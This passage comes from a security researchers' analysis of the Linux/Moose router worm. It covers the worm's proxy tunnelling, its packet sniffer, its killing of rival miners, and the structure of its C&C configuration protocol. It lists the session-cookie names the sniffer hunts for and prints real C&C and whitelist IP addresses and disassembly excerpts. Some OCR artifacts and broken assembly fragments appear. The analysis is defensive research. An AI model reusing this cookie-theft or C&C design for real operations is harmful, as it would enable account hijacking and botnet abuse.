
Table 9. **Proxy Server Worker Commands**

First byte	Proxy technique
`0x04`	SOCKS 4
`0x05`	SOCKS 5
I, i, p, P, g, G, c, C	HTTP Proxy (with HTTPS support)
Otherwise	Connection is closed

These are all classic protocols to use when one wants to have Internet traffic appear as if it was originating from the infected device. The worm uses this approach to leverage the good IP address reputation of big internet service providers (ISP) clients with regards to casual browsing like viewing ads, send emails or interact with social networks. Doing any of these activities in bulk from a few data-center IP addresses would draw unwanted attention.

SOCKS 4 Proxy

The implementation of the SOCKS 4 proxy is according to specifications. It enables the establishment of a TCP tunnel from the infected server to a host specified by the connecting party. After the initial handshake, traffic is sent transparently back and forth between the client of the infected service and the specified host.



```
00000     04 01 00 50 6b 17 a6 46  70 74 64 65 00          ...Pk..F ptde.
    0   0000  00 5a 00 50 6b 17 a6 46                              .Z.Pk..F
0000000D  47 45 54 20 2f 73 75 6c  65 75 76 75 6d 61 6e 73 GET /sul euvumans
0000001D  61 6c 6c 75 20 48 54 54  50 2f 31 2e 31 0d 0a 48 allu HTT P/1.1..H
0000002D  6f 73 74 3a 20 69 6e 73  74 61 67 72 61 6d 2e 63 ost: ins tagram.c
0000003D  6f 6d 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20 om..User -Agent: 
0000004D  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 57 69 6e Mozilla/ 5.0 (Win
0000005D  64 6f 77 73 20 4e 54 20  36 2e 30 3b 20 72 76 3a dows NT  6.0; rv:
0000006D  31 33 2e 30 29 20 47 65  63 6b 6f 2f 32 30 31 30 13.0) Ge cko/2010
0000007D  30 31 30 31 20 46 69 72  65 66 6f 78 2f 31 33 2e 0101 Fir efox/13.
0000008D  30 2e 31 0d 0a 41 63 63  65 70 74 3a 20 74 65 78 0.1..Acc ept: tex
0000009D  74 2f 68 74 6d 6c 2c 61  70 70 6c 69 63 61 74 69 t/html,a pplicati
000000AD  6f 6e 2f 78 68 74 6d 6c  2b 78 6d 6c 2c 61 70 70 on/xhtml +xml,app
000000BD  6c 69 63 61 74 69 6f 6e  2f 78 6d 6c 3b 71 3d 30 lication /xml;q=0
000000CD  2e 39 2c 2a 2f 2a 3b 71  3d 30 2e 38 0d 0a 41 63 .9,*/*;q =0.8..Ac
000000DD  63 65 70 74 2d 4c 61 6e  67 75 61 67 65 3a 20 65 cept-Lan guage: e
000000ED  6e 2d 55 53 2c 65 6e 3b  71 3d 30 2e 35 0d 0a 41 n-US,en; q=0.5..A
000000FD  63 63 65 70 74 2d 45 6e  63 6f 64 69 6e 67 3a 20 ccept-En coding: 
0000010D  67 7a 69 70 2c 20 64 65  66 6c 61 74 65 0d 0a 43 gzip, de flate..C
0000011D  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d onnectio n: keep-
0000012D  61 6c 69 76 65 0d 0a 0d  0a                      alive... .
    00000008  48 54 54 50 2f 31 2e 31  20 33 30 31 20 4d 6f 76 HTTP/1.1  301 Mov
    00000018  65 64 20 50 65 72 6d 61  6e 65 6e 74 6c 79 0d 0a ed Perma nently..
    00000028  43 6f 6e 74 65 6e 74 2d  54 79 70 65 3a 20 74 65 Content- Type: te
    00000038  78 74 2f 68 74 6d 6c 0d  0a 44 61 74 65 3a 20 54 xt/html. .Date: T
    00000048  68 75 2c 20 31 36 20 41  70 72 20 32 30 31 35 20 hu, 16 A pr 2015 
    00000058  30 35 3a 30 31 3a 34 32  20 47 4d 54 0d 0a 4c 6f 05:01:42  GMT..Lo
    00000068  63 61 74 69 6f 6e 3a 20  68 74 74 70 73 3a 2f 2f cation:  https://
    00000078  69 6e 73 74 61 67 72 61  6d 2e 63 6f 6d 2f 73 75 instagra m.com/su
    00000088  6c 65 75 76 75 6d 61 6e  73 61 6c 6c 75 2f 0d 0a leuvuman sallu/..
    00000098  53 65 72 76 65 72 3a 20  6e 67 69 6e 78 0d 0a 43 Server:  nginx..C
    000000A8  6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 31 ontent-L ength: 1
    000000B8  37 38 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20 78..Conn ection: 
    000000C8  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 0d 0a 3c 68 keep-ali ve....<h
```

Figure 19 **Example of a SOCKS 4 tunnel**

Here you can see the SOCKS exchange (1) with the tunnel destination information. Once the infected host replied that the connection is successful (`0x5a`) then the client (botnet operator) sends its HTTP request (2) to have it proxied through the infected machine. The infected host will finally return the response it received from the tunnel destination (3). In this case, it is a request to upgrade to HTTPS via a Location header.

This has been by far the most active protocol while we have been monitoring.


SOCKS 5 Proxy

Very similar to SOCKS 4, SOCKS 5 is a protocol to allow TCP tunnels to be created between the server's client and an arbitrary host. The malware's implementation is incomplete and only supports the "No authentication" authentication method. This partial support is likely to be enough for the operators since they already have the whitelist mechanism in place to prevent unwanted hosts from accessing the malware. We believe it was implemented in order to support a maximum number of client applications.

HTTP Proxy

The HTTP proxy is a basic yet complete HTTP/1.1 proxy. It looks at the HTTP headers, resolves the destination host, connects to it and sends the data back to the client.

It will also honor the `CONNECT` method if it is present enabling HTTPS to be proxied through.



```
check_connect:            # s1
                lw      $a0, 0x38+haystack($fp)
                lui     $v0, 0x43   # 'C'
                addiu   $a1, $v0, (aConnect - 0x430000)   # "CONNECT"
                jal     strcasecmp
                nop
                bnez    $v0, match
                nop

no match                                    match
```

Figure 20 **Looking for `CONNECT` method**

Whichever proxy technique is used, anything that tries to deal with destination TCP ports 25 (SMTP), 465 (STMPS) or 587 (Submission) will require a special flag to be set in the whitelist configuration sent by the **configuration C&C server**. Most of the whitelisted server have this flag turned off.


The mechanisms described above allow the botnet operator to leverage the good IP reputation of the infected devices in a very lightweight, flexible and inconspicuous manner.

5.4. Moose's Sense of Smell — Sniffing Capabilites

Linux/Moose is able to eavesdrop on traffic going through affected devices. This is a particularly interesting capability considering that routers are often forward all sorts of traffic. This section will describe this behavior.

Enabling, this functionality requires two different configuration flags to be set: `cnccfg_flag_scanner_sniffer` and `cnccfg_flag_thd_sniffer`. When set, these will spawn a sniffer thread on all non-loopback interfaces that have received at least 101 packets. This check is done in order to avoid creating threads for interfaces that will not carry potentially interesting traffic.

The thread dedicated to eavesdropping is rather simple. It creates a raw socket, sets the interface in promiscuous mode, then loops on a `recvfrom` as depicted below.



```
sniffer:
                lw      $v0, 0x48+recvbuf($fp)
                nop
                lw      $v1, thd_sniffer_cfg.sockfd($v0)
                lw      $v0, 0x48+recvbuf($fp)
                nop
                addiu   $v0, 0x38   # '8'
                sw      $zero, 0x48+src_addr($sp)  # src_addr
                sw      $zero, 0x48+src_addrlen($sp)  # src_addrlen
                move    $a0, $v1  # sockfd
                move    $a1, $v0  # buf
                li      $a2, 0x240E  # len
                move    $a3, $zero  # flags
                jal     recvfrom
                nop
                sw      $v0, 0x48+recvsize($fp)
                lw      $v1, 0x48+recvsize($fp)
                li      $v0, 0xFFFFFFFF
                bne     $v1, $v0, check_size
                nop
```

```
                j       quit
                nop
```

```
check_size:
                lw      $v0, 0x48+recvsize($fp)
                nop
                slti    $v0, 0xB
                bnez    $v0, loc_407D80
                nop
```

```
$sp, $fp
$ra, 0x48+_ra($sp)
$fp, 0x48+_fp($sp)
$sp, 0x48
$ra

niffer
```

```
                la      $v0, config  # also begins user's globals
                lw      $v0, (sniffer_guard - 0x441658)($v0)
                nop
                bnez    $v0, loc_407D8C
                nop
```

```
_407D8C:
                lw      $v1, 0x48+recvsize($fp)
                li      $v0, 0x240E
                bne     $v1, $v0, parse
                nop
```

```
loc_407D80:
                nop
                j       sniffer
                nop
```

Figure 21 **Sniffing Network Traffic**

In order to avoid doing too much work, only TCP packets are inspected. They are searched for strings that were sent by the **configuration C&C server** as `snfcfg_<id>_needle` in the network protocol analysis detailed later.

Currently the network sniffers are configured to search for the following strings:

- `twll=`
- `twid=`
- `LOGIN_INFO=`
- `c_user=`
- `ds_user_id=`
- `SAPISID=`
- `APISID=`
- `PLAY_ACTIVE_ACCOUNT=`

As previously mentioned, these are the HTTP cookies used by popular social network sites.

Once a match is found, the **whole packet** including its Ethernet, IP, TCP headers and payload is sent, obfuscated, to the **report C&C server**. The exact format is described below.

Table 10. **Report sniffed packet**

Name	Size	Description
Version	Integer (4 bytes)	Version of the malware
Message type	Integer (4 bytes)	Set to 20 meaning the sniffer found a string it was looking for in the network traffic
Packet size	Integer (4 bytes)	Size of the sniffed packet
Unused	28 bytes	Unused
Packet	**Packet size** bytes	Encrypted raw packet containing the string of interest

The reply packet is:

Table 11. **Response to a report sniffed packet**

Name	Size	Description
Unknown field	Integer (4 bytes)	Usage unknown.
Message type	Integer (4 bytes)	Same as in the request (20)
Packet size	Integer (4 bytes)	Same as in the request
Unused	28 bytes	Unused

This mechanism is very interesting. It is lightweight enough to run on small embedded devices and yet it gives a lot of contextual information to the operators to do all sort of mischief by stealing important data.

5.5. Competitive Moose — Cleaning other Malware

Moose is a combative animal. Every hour, it goes through every process entry under `/proc/<pid>/` and searches thoroughly through the `cmdline` file. `cmdline` holds the process original name, and any arguments given to it at startup, separated by null bytes (0x00). Going through this list, it will send a kill signal to any process that matches any of the blacklisted strings. This blacklist, as opposed to many of the other characteristics of this malware, is hardcoded in the binary.

This function requires a configuration flag to be set: `cnccfg_flag_killprocess`. During our monitoring of the threat's traffic this flag was always on.

Here is the blacklist:

```
--scrypt
stratum+tcp://
cmd.so
/Challenge
/.usb2
/.scan
/.ipt
```

All these entries are related to digital currency mining operations — something performed by other embedded threats. Killing these processes is probably done to make sure that all of the limited resources of the system are available to Linux/Moose. The `cmd.so` string seems specific to the Synology Disk Miner. `/.usb2`, `/.scan` and `./ipt` all lead to the same ARM Linux miner worm. Most of these other worms also leverage weak or default credentials, so it makes sense that they try to get rid of each other.


5.6. Moose Communication — Configuration C&C Server Protocol

We are giving a very detailed description of the network protocol to enable affected organizations to apply this knowledge to their defense mechanism. The operators of Linux/Moose can recompile and modify binaries to avoid detection but modifying their network protocol takes more time, which is why we share this information in the hopes of negatively affecting their operation.

Below is the protocol described in text aimed at describing the components' interactions. To deobfuscate quickly the traffic that was captured, we refer you to our malware-research repository on Github where we added tshark commands and Python code to see the traffic described below.

There are two typical exchanges with the **configuration C&C server**. One is done every hour and one is done every four hours. The only difference between the two exchanges is that they update different variables in the client. However almost all of the data is still sent by the C&C. The only difference is that the username and password list used for bruteforce attacks is omitted in the hourly run.

Here is what a configuration exchange with the **configuration C&C server** looks like:


Follow TCP Stream (tcp.stream eq 869)

Stream Content

```
00000000  1c 00 00 00 01 00 00 00  c5 01 00 00 3b 02 00 00 ........ ....;...
00000010  26 01 00 00 09 00 00 00  00 00 00 00 03 00 00 00 &....... ........
00000020  00 00 00 00 00 00 00 00                          ........
    00000000  [redacted] 14 00 00 00  0a 00 00 00 b9 04 00 00 [redacted].... ........
    00000010  05 00 00 00 0a 00 00 00  55 9f ed 6b 5d be 8c dd ........ U..k]...
    00000020  58 02 00 00 00 00 00 00  00 00 00 00 7b 11 00 00 X....... ....{...
    00000030  05 09 04 07 4e 41 05 09  04 07 63 07 78 1d 00 1b ....NA.. ..c.x...
    00000040  54 52 1d 00 1b 79 07 78  1d 00 1b 54 41 05 09 04 TR...y.x ...TA...
    00000050  07 63 07 6b 05 09 04 07  4e 52 1d 00 1b 79 07 78 .c.k.... NR...y.x
    00000060  1d 00 1b 54 61 25 09 04  07 63 07 6b 05 09 04 07 ...Ta%.. .c.k....
    00000070  4e 61 25 09 04 07 63 07  4b 2d 1c 18 09 0f 0b 11 Na%...c. K-......
    00000080  03 18 1d 19 18 53 57 05  15 09 5a 0d 66 3b 08 03 .....SW. ..Z.f;..
    00000090  0d 3d 3b 0d 1b 41 03 00  52 57 38 07 79 06 05 00 .=;..A.. RW8.y...
    000000A0  1f 1d 06 54 53 06 05 00  1f 1d 06 79 07 6b 05 09 ...TS... ...y.k..
    000000B0  04 07 4e 53 1e 0e 02 05  09 04 07 63 07 6b 05 09 ..NS.... ...c.k..
    000000C0  04 07 63 07 78 1d 00 1b  79 07 2b 53 1d 00 1b 79 ..c.x... y.+S...y
    000000D0  07 3b 00 00 00 00 11 58  55 4c 05 09 04 07 63 07 .;.....X UL....c.
    000000E0  3b 03 01 07 14 11 03 01  07 39 07 6b 03 01 43 43 ;....... .9.k..CC
    000000F0  02 12 10 02 05 01 68 07  6b 05 09 60 07 6b 05 09 ......h. k..`.k..
    00000100  04 07 4e 7f 1c 2a 1a 10  0c 62 07 6b 05 09 04 07 ..N..*.. .b.k....
    00000110  4e 10 3d 07 6b 05 09 04  07 4e 11 03 01 3e 07 6b N.=.k... .N...>.k
    00000120  05 09 04 07 4e 11 03 01  07 39 07 4b 25 09 04 07 ....N... .9.K%...
```

Figure 22 **Capture of a Configuration Exchange with C&C**

The structure of the data sent to the configuration C&C server is the following:

Table 12. **Moose requests to configuration C&C server**

Name	Size	Description
Version	Integer (4 bytes)	Version of the malware
Message type	Integer (4 bytes)	Set to 1 meaning bot configuration
Loop Count	Integer (4 bytes)	Number of times the `main` loop ran. Indicates the age of the infection.
Local scans	Integer (4 bytes)	The number of IP addresses that was scanned in near-home mode
External scans	Integer (4 bytes)	The number of IP addresses that was scanned in random mode
Per-interface scans	Integer (4 bytes)	The number of IP addresses that was scanned in per-interface mode
Killed processes	Integer (4 bytes)	The number of killed processes
Bot details	Bit field (4 bytes)	More information about the bot state. See `cnc_request_flags` enumeration to see what information it holds.
Unused	8 bytes	Unused

Bit field about the bot details

```
enum cnc_request_flags {
    BRUTEFORCE_LIST = (1 << 0), // Set if bot wants the username and password list
    WRITE_ACCESS = (1 << 1),    // Set if filesystem is writable. Deprecated.
    TIME_PROBLEM = (1 << 7),    // Set if time syscall returned 0 or an error.
                                // New in v31.
};
```

The server replies with the configuration for the malware. It is composed of independent blocks of configuration information with some being optional. The high-level protocol takes the following form:

Table 13. **Moose configuration C&C server response**

Name	Size	Description
Header	44 bytes	Header with bot configuration information
Bruteforce list size	Integer (4 bytes)	**Optional field**. Size of the username and password list used to compromise other devices
Bruteforce list	**Bruteforce list size** bytes	**Optional field**. Encrypted username and password list used to compromise other devices. It is requested by the bot every 4 hours.
Whitelist size	Integer (4 bytes)	Size of the whitelist of IPs allowed to contact the proxy service on port 10073.
Whitelist	**Whitelist size** x 8 bytes	The whitelist

Name	Size	Description
Sniffer configuration size	Integer (4 bytes)	**Optional field**. Number of configuration entries given to the eavesdrop module.
Sniffer configuration	**Variable size**	**Optional field**. Configuration given to the eavesdrop module.

Table 14. **Moose header configuration C&C server response**

Name	Size	Description
External IP address	Integer (4 bytes)	External IP address of the infected device (as seen by the C&C)
Number of local scanner threads	Integer (4 bytes)	Number of threads that will perform closely related IP address scan
Number of remote scanner threads	Integer (4 bytes)	Number of threads that will perform random IP address scan
Additional configuration	Bit field (4 bytes)	More configuration on/off switches packed into a bit field. Expanded in `cnc_config_flags` enum below.
Proxy max clients	Integer (4 bytes)	Maximum number of simultaneous proxy requests accepted on port 10073. Default: 20
Relay C&C Sleep	Integer (4 bytes)	Number of seconds to sleep in case of protocol failure with the **relay C&C server**
Report C&C server IP address	Integer (4 bytes)	IP address to use as the **report C&C server**
Relay C&C server IP address	Integer (4 bytes)	IP address to use as the **relay C&C server**
Relay C&C server timeout	Integer (4 bytes)	Number of seconds to wait for data from the **relay C&C server**. Default: 300
DNS server IP address 1	Integer (4 bytes)	If DNS Hijacking is enabled, this holds the first DNS server IP address
DNS server IP address 2	Integer (4 bytes)	If DNS Hijacking is enabled, this holds the second DNS server IP address

Where these flags can be enabled or not in the **additional configuration** field:

```
enum cnc_config_flags {
   SCANNER_SNIFFER = (1 << 0), // If set, additional scanner and sniffer threads
                               // are created per network interface
   NOLOCALSCAN = (1 << 1),     // If set, no closely related IPs scan is performed
   NOEXTSCAN = (1 << 2),       // If set, no random IPs scan is performed
   TEST_10073 = (1 << 3),      // If set, infected peer detection is enabled
   NATTRAVERSAL = (1 << 4),    // If set, threads dedicated to NAT Traversal are
                               // created (only once)
   RECONTACT_CNC = (1 << 5),   // If set, will recontact the configuration C&C
                               // server shortly (instead of 4hrs)
   HIJACKDNS = (1 << 6),       // If set, modify the DNS configuration of victims
                               // on new infections
   THD_SNIFFER = (1 << 7),     // If set, the eavesdrop component is activated
   KILLPROCESS = (1 << 10),    // If set, will kill competing malware processes
   SHARE_PEERS = (1 << 11),    // If set, will share found peers to report
                               // C&C server
};
```

Each item of the whitelist is sent in the following format. The number of entries is the previously described **whitelist size**.

Table 15. **Moose whitelist item**

Name	Size	Description
IP address	Integer (4 bytes)	IP address allowed to connect on proxy service on TCP port 10073
Email	Integer (4 bytes)	If bit 1 of this field is set to 1 then the server is also allowed to use destination ports 25, 465 or 587 (standard email ports).

Each item of the sniffer configuration is sent in the following format. The number of entries is the previously described **sniffer configuration size**.

Table 16. **Moose sniffer configuration item**

Name	Size	Description
Sniffer configuration item size	Integer (4 bytes)	Size of the configuration entry
Sniffer configuration	**Sniffer configuration item size** bytes	Encrypted string pattern that the sniffer thread looks for in network traffic.

Here is the example configuration shown in the screenshot after being parsed by our Python tool (username and password list skipped for brevity):

An example request to the **configuration C&C server**

```
$ ./parse_cnc_request.py cfgcnc.raw
{'cnc_request_flags.BRUTEFORCE_LIST': True,
 'cnc_request_flags.WRITE_ACCESS': True,
 'loop_count': 453,
 'msg_type': 1,
 'msg_type_decoded': 'REQUEST_CONFIG',
 'nb_extscans': 294,
 'nb_ifscans': 9,
 'nb_killed': 0,
 'nb_localscans': 571,
 'version': 28}
```

An example response from the configuration C&C server

```
$ ./parse_cnc_config.py 4h cfgcnc-response.raw
{'cnccfg_ext_ip': '<redacted>',
 'cnccfg_flag_hijackdns': False,
 'cnccfg_flag_killprocess': True,
 'cnccfg_flag_nattraversal': True,
 'cnccfg_flag_noextscan': False,
 'cnccfg_flag_nolocalscan': False,
 'cnccfg_flag_recontactcnc': True,
 'cnccfg_flag_scanner_sniffer': True,
 'cnccfg_flag_share_peers': False,
 'cnccfg_flag_test10073': True,
 'cnccfg_flag_thd_sniffer': True,
 'cnccfg_hijackdns1_ip': 0,
 'cnccfg_hijackdns2_ip': 0,
 'cnccfg_nb_thdscan_ext': 10,
 'cnccfg_nb_thdscan_local': 20,
 'cnccfg_proxy_max_clients': 5,
 'cnccfg_relaycnc_ip': '93.190.140.221',
 'cnccfg_relaycnc_sleep': 10,
 'cnccfg_relaycnc_timeout': 600,
 'cnccfg_reportcnc_ip': '85.159.237.107',
 'snfcfg_00_needle': ' twll=',
 'snfcfg_01_needle': ' twid=',
 'snfcfg_02_needle': ' LOGIN_INFO=',
 'snfcfg_03_needle': ' c_user=',
 'snfcfg_04_needle': ' ds_user_id=',
 'snfcfg_05_needle': ' SAPISID=',
 'snfcfg_06_needle': ' APISID=',
 'snfcfg_07_needle': ' PLAY_ACTIVE_ACCOUNT=',
 'snfcfg_nb_items': 8,
 'userpass_list_len': 4475,
 ...,
 'whitelist_len': 57,
 'whlst_00_can_email': False,
 'whlst_00_ip': '77.247.177.31',
 'whlst_01_can_email': True,
 'whlst_01_ip': '85.159.237.107',
 'whlst_02_can_email': False,
 'whlst_02_ip': '85.159.237.108',
 'whlst_03_can_email': True,
 'whlst_03_ip': '192.168.1.3',
 ...,
 'whlst_56_can_email': False,
 'whlst_56_ip': '103.238.216.218'}
```

5.7. Evolution of the Species — Malware changelog

Version 20

- First version we encountered
- ARM variant

Version 28 to 29

- Rotation of 3 different **configuration C&C server** IP addresses instead of one hardcoded
- Improved Telnet connection handling
- Improved Telnet prompt detection

Version 29 to 31

- Better handling of low memory situations
- New **configuration C&C server** request flag: `0x80: TIME_PROBLEM`

6. CONCLUSION

